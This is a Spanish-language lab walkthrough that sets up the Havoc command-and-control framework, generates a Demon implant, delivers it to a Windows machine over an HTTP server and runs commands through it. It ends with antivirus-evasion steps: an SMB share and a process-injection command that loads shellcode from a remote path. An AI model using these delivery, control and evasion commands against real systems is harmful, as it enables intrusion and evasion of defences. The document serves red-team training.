
```
Operators {
    user "5pider" {
        Password = "password1234"
    }

    user "Neo" {
        Password = "password1234"
    }
}
```

Ejecutamos el cliente

```
./havoc client
```



Podemos acceder con las credenciales que encontramos en el archivo de configuración (podemos cambiarlas).





Crear un Listener

Con esto pondremos un puerto a la escucha para que, cuando creemos el demon, sepa dónde conectarse.

Cargamos la vista Listeners y le damos a añadir (Add)






Le ponemos un nombre y en Host la IP de nuestro Debian



Generando el Demon

Vamos a Attack > Payload




Para pasar el binario a la máquina Windows, vamos a levantar un servidor web Python en la ruta donde lo tenemos ubicado, para luego descargarlo y ejecutarlo.

En este caso, es sólo para mostrar el funcionamiento, así que desactivaremos el antivirus.

Levantamos el servidor


```
python3 -m http.server 80
```




Directory listing for /


- [demonPracticaRT.x64.exe](#)

Lo descargamos y ejecutamos



Comprobamos en Havoc que la máquina ha sido infectada





Y como podemos lanzar comandos

```
23/06/2024 17:36:38 [Neo] Demon » whoami
[*] [86718C05] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3410 bytes]:

UserName          SID
=====
DESKTOP-2TQ08Q7\cgt_admin  S-1-5-21-3208999864-3740356142-3195219493-1000

GROUP INFORMATION                                     Type                               SID                               Attri
=====
DESKTOP-2TQ08Q7\None                               Group                             S-1-5-21-3208999864-3740356142-3195219493-513 Mand
Everyone                                             Well-known group                  S-1-1-0                               Mand
NT AUTHORITY\Local account and member of Administrators group Well-known group                  S-1-5-114
BUILTIN\Administrators                             Alias                             S-1-5-32-544
BUILTIN\Users                                       Alias                             S-1-5-32-545                               Mand
NT AUTHORITY\INTERACTIVE                           Well-known group                  S-1-5-4                               Mand
CONSOLE LOGON                                       Well-known group                  S-1-2-1                               Mand
[+]


[cgt_admin/DESKTOP-2TQ08Q7] demonPracticaRT.x64.exe/5556 x64
>>> |
```

Evitando el antivirus

Podríamos intentar hacerlo sin que salte el antivirus (yo por falta de tiempo no he podido implementarlo).

Utilizando, por ejemplo, el proyecto Threadless Process Injection que nos permite inyectar código en un proceso activo del sistema. Generaríamos un binario capaz de ejecutar nuestro payload desde una ubicación remota. También es conveniente utilizar el proyecto InvisibilityCloak para ofuscar el binario y que no lo detecte el antivirus.

Para este caso, el payload generado sería de tipo “Windows Shellcode”




Y lo compartiríamos a través de SMB y no de un servidor web, ya que el proyecto necesita una ruta compartida. Para ello ejecutamos este comando desde la ruta donde tenemos el payload

```
smbserver.py -smb2support test.
```

```
root@debianHavock:~/Desktop# smbserver.py -smb2support test .
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```



Esta ruta se la pasaríamos al binario generado como argumento, para que lo ejecute desde ahí. Este binario está compilado con Visual Studio.

Inyecta la app bloc de notas, por lo que tenemos que pasarle el PID

`Carlos.exe -p 60 -d ntdll.dll -e NtOpenFile -x \\192.168.240.135\test\demonPracticaRT.x64-2.bin`

